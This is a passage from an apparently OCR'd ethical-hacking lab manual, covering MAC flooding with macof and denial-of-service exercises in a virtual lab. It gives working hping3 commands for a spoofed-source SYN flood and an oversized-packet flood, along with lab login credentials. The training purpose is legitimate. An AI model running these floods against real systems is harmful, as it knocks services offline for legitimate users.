
13. Switch to the **Wireshark** window and observe the **IPv4** packets from random IP addresses, as shown in the screenshot below

EXERCISE 2:
PERFORM MAC
FLOODING USING
MACOF



1. Click on any captured **IPv4** packet and expand the **Ethernet II** node in the packet details section. Information regarding the source and destination MAC addresses is displayed, as shown in the screenshot below.

EXERCISE 2:
PERFORM MAC FLOODING USING MACOF



14. Similarly, you can switch to a different machine to view the same packets that were captured by Wireshark in the Attacker Machine-2 machine.
15. macof sends the packets with random MAC and IP addresses to all active machines in the local network. If multiple targets are used, the same packets can be observed on all target machines.
16. Close the Wireshark window. If an Unsaved packets... pop-up appears, click Stop and Quit without Saving to close the Wireshark application.
17. This concludes the demonstration of MAC flooding using macof.
18. Close all open windows and document all the acquired information.

EXERCISE 2: PERFORM MAC FLOODING USING MACOF

EXERCISE 3: **Perform a DoS Attack on a Target Host using hping3**

A DoS attack is an attack on a computer or network that reduces, restricts, or prevents access to system resources for legitimate users.

LAB SCENARIO

In a DoS attack, attackers flood a victim's system with nonlegitimate service requests or traffic to overload its resources and collapse the system, leading to the unavailability of the victim's website or at least significantly reducing the victim's system or network performance. The goal of a DoS attack is to prevent legitimate users from using the system, rather than to gain unauthorized access to a system or to corrupt data.

DoS attacks may result in the over consumption of resources, bandwidth, disk space, CPU time, or data structures; they may also cause the actual physical destruction or alteration of network components or the destruction of programming and files in a computer system.

LAB OBJECTIVES OBJECTIVE

This lab demonstrates how to perform a DoS attack on a target machine using hping3.


OVERVIEW OF DOS ATTACK

In general, DoS attacks target network bandwidth or connectivity. Bandwidth attacks overflow the network with a high volume of traffic by using existing network resources, thereby depriving legitimate users of these resources. Connectivity attacks overflow a system with a large number of connection requests, consuming all available OS resources to prevent the system from processing legitimate user requests.

Note: Ensure that **Attacker Machine-2** and **PfSense Firewall** virtual machines are running.

1. Turn on **Admin Machine-1** and **Web Server** virtual machines.
2. In the **Admin Machine-1** virtual machine, login with the credentials **Admin** and **admin@123.**
3. Click the **Type here to search** field at the bottom of **Desktop**, and type **wireshark**. Click **Wireshark** from the results.

EXERCISE 3: PERFORM A DOS ATTACK ON A TARGET HOST USING HPING3




4. **The Wireshark Network Analyzer** window appears. Double-click on the primary network interface (here, **Ethernet**) to start capturing the network traffic.

   Note: If a Software Update pop-up appears, click on **Skip this version**.


5. **Wireshark** starts capturing the packets; leave it running.

EXERCISE 3: PERFORM A DOS ATTACK ON A TARGET HOST USING HPING3



6. Switch to the **Attacker Machine-2** virtual machine.
7. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.

EXERCISE 3: PERFORM A DOS ATTACK ON A TARGET HOST USING HPING3




8. The **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
9. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter.**

   Note: The password that you type will not be visible.

10. Type **cd** and press **Enter** to jump to the root directory.

EXERCISE 3: PERFORM A DOS ATTACK ON A TARGET HOST USING HPING3




11. In the terminal window, type **hping3 -S (Target IP Address) -a (Spoofable IP Address) -p 22 --flood** and press **Enter.**

Note: Here, the target IP address is **10.10.1.2 [Admin Machine-1]**, and the spoofable IP address is 10.10.1.19 [AD Domain C ontroller].

Note: -S: sets the SYN flag; **-a:** spoofs the IP address; **-p:** specifies the destination port; and **--flood:** sends a huge number of packets.

EXERCISE 3: PERFORM A DOS ATTACK ON A TARGET HOST USING HPING3




12. This command initiates a SYN flooding attack on the **Admin Machine-1** machine. After a few seconds, press **Ctrl+C** to stop the SYN flooding of the target machine.

Note: If you send the SYN packets for a long period, then the target system may crash.


13. Observe how, in very little time, a huge number of packets are sent to the target machine.

EXERCISE 3: PERFORM A DOS ATTACK ON A TARGET HOST USING HPING3




14. **hping3** floods the victim machine by sending bulk **SYN packets** and **overloading** the victim's resources.
15. Switch back to the **Admin Machine-1** virtual machine and observe the TCP-SYN packets captured by **Wireshark.**

EXERCISE 3: PERFORM A DOS ATTACK ON A TARGET HOST USING HPING3




16. Now, observe the graphical view of the captured packets. By clicking **Statistics** from the menu bar, and then clicking the **I/O Graph** option from the drop-down list.

EXERCISE 3: PERFORM A DOS ATTACK ON A TARGET HOST USING HPING3




17. The **Wireshark . IO Graphs . Ethernet** window appears, displaying a graphical view of the captured packets. Observe the huge number of TCP packets sent by Wireshark, as shown in the screenshot below.

EXERCISE 3:
PERFORM A DOS
ATTACK ON A
TARGET HOST USING
HPING3



18. After analyzing the **I/O Graph**, click Close to close the **Wireshark . IO Graphs . Ethernet window.**
19. Close the Wireshark main window. If an **Unsaved packets...** pop-up appears, click **Stop and Quit without Saving.**
20. Now, we shall perform a ping of death (PoD) attack on the target system.
21. Switch to the **Web Server** virtual machine and log in with the credentials **Administrator** and **admin@123.**
22. Click the **Search Windows** field at the bottom of **Desktop**, and type **task**. Click **Task Manager** from the results.

EXERCISE 3: PERFORM A DOS ATTACK ON A TARGET HOST USING HPING3




23. The **Task Manager** window appears. Click **More details** and by default **Processes** tab appears. Navigate to the **Performance** tab, as shown in the screenshot below.

24. Now, switch to the **Attacker Machine-2** virtual machine. In the **Terminal** window, type **hping3 -d 65538 -S -p 21 --flood (Target IP Address)** (here, the target IP address is **10.10.1.16 [Web Server]**) and press **Enter.**

Note: -d: specifies data size; **-S:** sets the SYN flag; **-p:** specifies the destination port; and **--flood:** sends a huge number of packets.

EXERCISE 3: PERFORM A DOS ATTACK ON A TARGET HOST USING HPING3




25. This command initiates a PoD attack on the Web Server machine.

    Note: In a PoD attack, the attacker attempts to crash, freeze, or destabilize the targeted system or service by sending malformed or oversized packets using a simple ping command.

    For example, the attacker sends a packet with a size of 65,538 bytes to the target web server. This packet size exceeds the size limit prescribed by RFC 791 IP, which is 65,535 bytes. The receiving system's reassembly process might cause the system to crash.

26. hping3 floods the victim machine by sending bulk packets, thereby overloading the victim's resources.

EXERCISE 3: PERFORM A DOS ATTACK ON A TARGET HOST USING HPING3




27. Switch to the Web Server virtual machine.
28. In the Task Manager, observe the Performance tab to view the performance of various system components (CPU, Memory, Ethernet).

    Note: Wait for CPU utilization to reach its maximum value (100%).
29. Under the Performance tab, by default, the CPU performance is displayed in the right-hand pane. Observe that the CPU Utilization percentage is 100%, indicating a DoS attack on the system.
30. Observe the degradation in the performance of the system, which might cause the system to crash.

